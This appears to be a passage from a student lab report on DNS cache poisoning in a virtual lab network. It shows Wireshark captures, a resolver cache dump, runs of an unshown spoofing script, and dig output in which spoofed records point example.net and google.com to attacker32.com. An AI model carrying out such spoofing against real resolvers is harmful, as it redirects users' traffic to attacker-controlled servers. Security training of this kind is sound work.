26	2021-03-08 12:26:37.560214122	192.5.6.30	10.0.2.15	TCP	60	53 → 46187 [SYN, ACK] Seq=307106 Ack=3058905993 Win=32768 Len=0 MSS=1460
27	2021-03-08 12:26:37.561143279	10.0.2.15	192.5.6.30	TCP	60	46187 → 53 [ACK] Seq=3058905993 Ack=307107 Win=29200 Len=0
28	2021-03-08 12:26:37.561156275	10.0.2.15	192.5.6.30	DNS	99	Standard query 0x7318 A www.google.com OPT
29	2021-03-08 12:26:37.634230755	192.5.6.30	10.0.2.15	DNS	896	Standard query response 0x7318 A www.google.com NS ns2.google.com NS ns1.google.com NS ns3.goc
30	2021-03-08 12:26:37.634820392	10.0.2.15	192.5.6.30	TCP	60	46187 → 53 [ACK] Seq=3058906038 Ack=307949 Win=30312 Len=0
31	2021-03-08 12:26:37.636446635	10.0.2.15	192.5.6.30	TCP	60	46187 → 53 [FIN, ACK] Seq=3058906038 Ack=307949 Win=30312 Len=0
32	2021-03-08 12:26:37.636467388	10.0.2.15	216.239.34.10	DNS	85	Standard query 0x59e6 A www.google.com OPT
33	2021-03-08 12:26:37.636473043	192.5.6.30	10.0.2.15	TCP	60	53 → 46187 [ACK] Seq=307949 Ack=3058906039 Win=32722 Len=0
34	2021-03-08 12:26:37.717644995	216.239.34.10	10.0.2.15	DNS	101	Standard query response 0x59e6 A www.google.com A 216.58.196.164 OPT
35	2021-03-08 12:26:37.717675770	192.5.6.30	10.0.2.15	TCP	60	53 → 46187 [FIN, ACK] Seq=307949 Ack=3058906039 Win=32722 Len=0
36	2021-03-08 12:26:37.718386099	10.0.2.15	192.5.6.30	TCP	60	46187 → 53 [ACK] Seq=3058906039 Ack=307950 Win=30312 Len=0
37	2021-03-08 12:26:37.719711948	10.0.2.15	10.0.2.14	DNS	349	Standard query response 0x5850 A www.google.com A 216.58.196.164 NS ns1.google.com NS ns4.goog
38	2021-03-08 12:26:37.719794832	10.0.2.14	10.0.2.15	ICMP	377	Destination unreachable (Port unreachable)

```
▶ Frame 1: 85 bytes on wire (680 bits), 85 bytes captured (680 bits) on interface 0
```


Screenshot 6.3: Wireshark capture



```
eed@pes1201800144rajdeep:~$ sudo rndc dumpdb -cache
eed@pes1201800144rajdeep:~$ cat /var/cache/bind/dump.db
;
; Start view _default
;
;
; Cache dump of view '_default' (cache _default)
;
$DATE 20210308173733
;
; Address database dump
;
; [edns success/4096 timeout/1432 timeout/1232 timeout/512 timeout]
; [plain success/timeout]
;
;
; Unassociated entries
;
;
; Bad cache
;
;
; Start view _bind
;
;
; Cache dump of view '_bind' (cache _bind)
;
$DATE 20210308173733
;
; Address database dump
;
; [edns success/4096 timeout/1432 timeout/1232 timeout/512 timeout]
; [plain success/timeout]
;
;
; Unassociated entries
;
;
; Bad cache
;
; Dump complete
eed@pes1201800144rajdeep:~$ 
```


Screenshot 6.4: cache dump

TASK 7:




```
seed@pes1201800144rajdeep:~/Desktop$ sudo python rajdeep.py
.
Sent 1 packets.
```

Screenshot 7.1: Running the code in attacker machine



```
seed@pes1201800144rajdeep:~$ dig www.example.net

; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.example.net
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 33634
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.example.net.               IN      A

;; ANSWER SECTION:
www.example.net.        259200  IN      A       10.0.2.13

;; AUTHORITY SECTION:
example.net.            259200  IN      NS      attacker32.com.

;; Query time: 62 msec
;; SERVER: 10.0.2.15#53(10.0.2.15)
;; WHEN: Mon Mar 08 13:07:33 EST 2021
;; MSG SIZE  rcvd: 88

seed@pes1201800144rajdeep:~$
```

Screenshot 7.2: dig command on victim machine




No.	Time	Source	Destination	Protoco	Length	Info
1	2021-03-08 13:08:58.112790040	10.0.2.14	10.0.2.15	DNS	86	Standard query 0x8b1a A www.example.net OPT
2	2021-03-08 13:08:58.113238580	10.0.2.15	10.0.2.14	DNS	130	Standard query response 0x8b1a A www.example.net A 10.0.2.13 NS attacker32.com OPT
3	2021-03-08 13:09:03.144474396	PcsCompu_3e:5…	PcsCompu_78:28:85	ARP	60	Who has 10.0.2.14? Tell 10.0.2.15
4	2021-03-08 13:09:03.144514415	PcsCompu_78:2…	PcsCompu_3e:57:b2	ARP	42	10.0.2.14 is at 08:00:27:78:28:85
5	2021-03-08 13:09:03.279866341	PcsCompu_78:2…	PcsCompu_3e:57:b2	ARP	42	Who has 10.0.2.15? Tell 10.0.2.14
6	2021-03-08 13:09:03.280844734	PcsCompu_3e:5…	PcsCompu_78:28:85	ARP	60	10.0.2.15 is at 08:00:27:3e:57:b2

```
▶ Frame 2: 130 bytes on wire (1040 bits), 130 bytes captured (1040 bits) on interface 0
▶ Ethernet II, Src: PcsCompu_3e:57:b2 (08:00:27:3e:57:b2), Dst: PcsCompu_78:28:85 (08:00:27:78:28:85)
▶ Internet Protocol Version 4, Src: 10.0.2.15, Dst: 10.0.2.14
▶ User Datagram Protocol, Src Port: 53, Dst Port: 43418
▼ Domain Name System (response)
    [Request In: 1]
    [Time: 0.000448540 seconds]
    Transaction ID: 0x8b1a
  ▶ Flags: 0x8180 Standard query response, No error
    Questions: 1
    Answer RRs: 1
    Authority RRs: 1
    Additional RRs: 1
  ▶ Queries
  ▼ Answers
      ▶ www.example.net: type A, class IN, addr 10.0.2.13
  ▼ Authoritative nameservers
      ▶ example.net: type NS, class IN, ns attacker32.com
  ▶ Additional records
```

Screenshot 7.3: Wireshark for DNS spoofed response


It can be seen that on victim machine’s dig command, the authority section contains attacker32.com which means the attack was successful. Furthermore, on wireshark screenshot above, it can be seen in the authority section, ns.attacker32.com

TASK 8:




```
seed@pes1201800144rajdeep:~/Desktop$ sudo python rajdeep.py
.
Sent 1 packets.
```

Screenshot 8.1: Running the spoofing code on attacker



```
seed@pes1201800144rajdeep:~$ dig www.example.net

; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.example.net
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 27827
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.example.net.               IN      A

;; ANSWER SECTION:
www.example.net.        259200  IN      A       10.0.2.13

;; AUTHORITY SECTION:
example.net.            259200  IN      NS      attacker32.com.

;; Query time: 127 msec
;; SERVER: 10.0.2.15#53(10.0.2.15)
;; WHEN: Mon Mar 08 13:22:57 EST 2021
;; MSG SIZE  rcvd: 88

seed@pes1201800144rajdeep:~$
```

Screenshot 8.2: dig command output on victim machine




```
No.  Time                          Source          Destination       Protoco Length Info
   5 2021-03-08 13:27:07.082047108 192.203.230.10 10.0.2.15          DNS       281 Standard query response 0x4051 NS <Root> NS m.root-servers.net NS b.root-servers.net N
   6 2021-03-08 13:27:07.083482729 10.0.2.15      192.203.230.10     TCP        74 53987 → 53 [SYN] Seq=3436661108 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=1631560 TSe
   7 2021-03-08 13:27:07.083926763 10.0.2.15      192.203.230.10     TCP        74 54821 → 53 [SYN] Seq=1473959410 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=1631560 TSe
   8 2021-03-08 13:27:07.099799786 PcsCompu_dd:2… Broadcast          ARP        60 Who has 10.0.2.15? Tell 10.0.2.13
   9 2021-03-08 13:27:07.100458232 PcsCompu_3e:5… PcsCompu_dd:27:69  ARP        60 10.0.2.15 is at 08:00:27:3e:57:b2
  10 2021-03-08 13:27:07.125293938 192.203.230.10 10.0.2.15          DNS       183 Standard query response 0xa8ec A www.example.net A 10.0.2.13 NS attacker32.com NS atta
  11 2021-03-08 13:27:07.127535846 192.203.230.10 10.0.2.15          TCP        60 53 → 53987 [SYN, ACK] Seq=429349 Ack=3436661109 Win=32768 Len=0 MSS=1460
  12 2021-03-08 13:27:07.127548689 192.203.230.10 10.0.2.15          TCP        60 53 → 54821 [SYN, ACK] Seq=442944 Ack=1473959411 Win=32768 Len=0 MSS=1460
  13 2021-03-08 13:27:07.127977971 10.0.2.15      192.203.230.10     TCP        60 53987 → 53 [ACK] Seq=3436661109 Ack=429350 Win=29200 Len=0
  14 2021-03-08 13:27:07.127987572 10.0.2.15      192.203.230.10     TCP        60 54821 → 53 [ACK] Seq=1473959411 Ack=442945 Win=29200 Len=0
  15 2021-03-08 13:27:07.128757333 10.0.2.15      192.203.230.10     DNS       100 Standard query 0xca64 A www.example.net OPT
  16 2021-03-08 13:27:07.128765990 10.0.2.15      192.203.230.10     DNS        84 Standard query 0x62a3 NS <Root> OPT
  17 2021-03-08 13:27:07.173064092 192.203.230.10 10.0.2.15          DNS      1153 Standard query response 0x62a3 NS <Root> NS m.root-servers.net NS b.root-servers.net N
  18 2021-03-08 13:27:07.173087292 192.203.230.10 10.0.2.15          DNS      1228 Standard query response 0xca64 A www.example.net NS l.gtld-servers.net NS b.gtld-serve
  19 2021-03-08 13:27:07.173485337 10.0.2.15      192.203.230.10     TCP        60 54821 → 53 [ACK] Seq=1473959441 Ack=444044 Win=31871 Len=0
  20 2021-03-08 13:27:07.173493431 10.0.2.15      192.203.230.10     TCP        60 53987 → 53 [ACK] Seq=3436661155 Ack=430524 Win=31698 Len=0
  21 2021-03-08 13:27:07.174850994 10.0.2.15      192.203.230.10     TCP        60 54821 → 53 [FIN, ACK] Seq=1473959441 Ack=444044 Win=31871 Len=0
  22 2021-03-08 13:27:07.174865407 192.203.230.10 10.0.2.15          TCP        60 53 → 54821 [ACK] Seq=444044 Ack=1473959442 Win=32737 Len=0
  23 2021-03-08 13:27:07.176733104 10.0.2.15      192.203.230.10     TCP        60 53987 → 53 [FIN, ACK] Seq=3436661155 Ack=430524 Win=31698 Len=0
  24 2021-03-08 13:27:07.176744265 192.203.230.10 10.0.2.15          TCP        60 53 → 53987 [ACK] Seq=430524 Ack=3436661156 Win=32721 Len=0
  25 2021-03-08 13:27:07.177493451 10.0.2.15      192.48.79.30       DNS        86 Standard query 0x44b8 A www.example.net OPT
  26 2021-03-08 13:27:07.208485314 192.48.79.30   10.0.2.15          DNS       183 Standard query response 0x44b8 A www.example.net A 10.0.2.13 NS attacker32.com NS atta
  27 2021-03-08 13:27:07.208921716 10.0.2.15      10.0.2.14          DNS       130 Standard query response 0xf95b A www.example.net A 10.0.2.13 NS attacker32.com OPT
  28 2021-03-08 13:27:07.325101687 192.48.79.30   10.0.2.15          DNS       399 Standard query response 0x44b8 A www.example.net NS a.iana-servers.net NS b.iana-serve
```

```
▶ Frame 26: 183 bytes on wire (1464 bits), 183 bytes captured (1464 bits) on interface 0
▶ Ethernet II, Src: PcsCompu_dd:27:69 (08:00:27:dd:27:69), Dst: PcsCompu_3e:57:b2 (08:00:27:3e:57:b2)
▶ Internet Protocol Version 4, Src: 192.48.79.30, Dst: 10.0.2.15
▶ User Datagram Protocol, Src Port: 53, Dst Port: 33333
▼ Domain Name System (response)
     [Request In: 25]
     [Time: 0.030991863 seconds]
     Transaction ID: 0x44b8
   ▶ Flags: 0x8400 Standard query response, No error
     Questions: 1
     Answer RRs: 1
     Authority RRs: 2
     Additional RRs: 0
   ▶ Queries
   ▼ Answers
      ▶ www.example.net: type A, class IN, addr 10.0.2.13
   ▼ Authoritative nameservers
      ▶ example.net: type NS, class IN, ns attacker32.com
      ▶ google.com: type NS, class IN, ns attacker32.com
```

Screenshot 8.3: Wireshark capture

